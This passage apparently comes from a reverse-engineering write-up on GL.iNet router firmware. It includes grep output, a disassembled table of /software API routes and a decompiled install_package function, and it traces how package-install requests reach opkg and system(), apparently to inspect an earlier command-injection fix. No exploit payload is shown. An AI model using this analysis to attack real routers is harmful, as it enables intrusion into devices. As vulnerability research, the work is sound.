
Decompiling the API again…



```
$ cd _openwrt-ar300m16-3.215-0921-1663732630.bin.extracted/
squashfs-root/
$ grep -iran "software/install" *
/usr/lib/gl/libsoftwareapi.so:34:%s install %s >/tmp/opkg.stdout
2>/tmp/opkg.stderr;syncopkg status %sflash_freeflash_totallist-
installed%s - %sversionflash/tmp/opkg-lists/ls -l /tmp/opkg-
lists/ | wc -lcat /etc/opkg/distfeeds.conf | wc -l/software/
listget/software/installed/software/installpost/software/remove/
software/update/software/user_apps_list/software/user_apps_
reinstall/software/statusgl-base-filesgl-sdkgl-softwaregl-uigl-
ui-viximinigl-utilgl-wifi-coreopkg --force-removal-of-dependent-
packages --force-overwrite --nocase????????#?$$$0$8$0$L$$`
$$|$0$?$$?$?$?$?$?$?%?1t/????????p`P@00| ????????p`0`PA@0
??%???uMU11??1t
/www/src/store/api.js:165:          'installedsoftware': '/
cgi-bin/api/software/installed',
/www/src/store/api.js:167:          'installsofeware': '/
cgi-bin/api/software/install',
```




```
00023000 00 01 23 f4    addr    s_/software/list_000123f4                    = "/software/list"
00023004 00 01 24 04    addr    DAT_00012404                                 = 67h    g
00023008 00 01 14 74    addr    list_package
0002300c 00 01 24 08    addr    s_/software/installed_00012408               = "/software/installed"
00023010 00 01 24 04    addr    DAT_00012404                                 = 67h    g
00023014 00 01 1b 94    addr    list_installed
00023018 00 01 24 1c    addr    s_/software/install_0001241c                 = "/software/install"
0002301c 00 01 24 30    addr    DAT_00012430                                 = 70h    p
00023020 00 01 18 90    addr    install_package
00023024 00 01 24 38    addr    s_/software/remove_00012438                  = "/software/remove"
00023028 00 01 24 30    addr    DAT_00012430                                 = 70h    p
0002302c 00 01 0e 88    addr    remove_package
00023030 00 01 24 4c    addr    s_/software/update_0001244c                  = "/software/update"
00023034 00 01 24 04    addr    DAT_00012404                                 = 67h    g
00023038 00 01 12 30    addr    update_package
0002303c 00 01 24 60    addr    s_/software/user_apps_list_00012460          = "/software/user_apps_list"
00023040 00 01 24 04    addr    DAT_00012404                                 = 67h    g
00023044 00 01 0e 30    addr    user_app_list
00023048 00 01 24 7c    addr    s_/software/user_apps_reinstall_0001247c     = "/software/user_apps_reinstall"
0002304c 00 01 24 30    addr    DAT_00012430                                 = 70h    p
00023050 00 01 10 4c    addr    user_app_reinstall
00023054 00 01 24 9c    addr    s_/software/status_0001249c                  = "/software/status"
00023058 00 01 24 04    addr    DAT_00012404                                 = 67h    g
0002305c 00 01 13 54    addr    update_status
```




```

int install_package(undefined4 param_1,undefined4 param_2)

{
  int iVar1;

  iVar1 = cmm_net_reachable();
  if (iVar1 == 0) {
    iVar1 = 0x18;
  }
  else {
    gjson_parameter_escape(param_1,gjson_parameter_escape,&_gp_1);
    iVar1 = cmm_check_file_is_exist(0x2074);
    if (iVar1 == 0) {
      iVar1 = (*(code *)0x167d)(param_1,param_2,&_gp_1);
      return iVar1;
    }
    gjson_add_string(param_2,0x20ac,0x2088);
    iVar1 = getProcessRunStatus(0x2258);
    if (iVar1 != 0) {
      system((char *)0x2260);
    }
    iVar1 = 0xc;
  }
  return -iVar1;
}

```

previous fix!

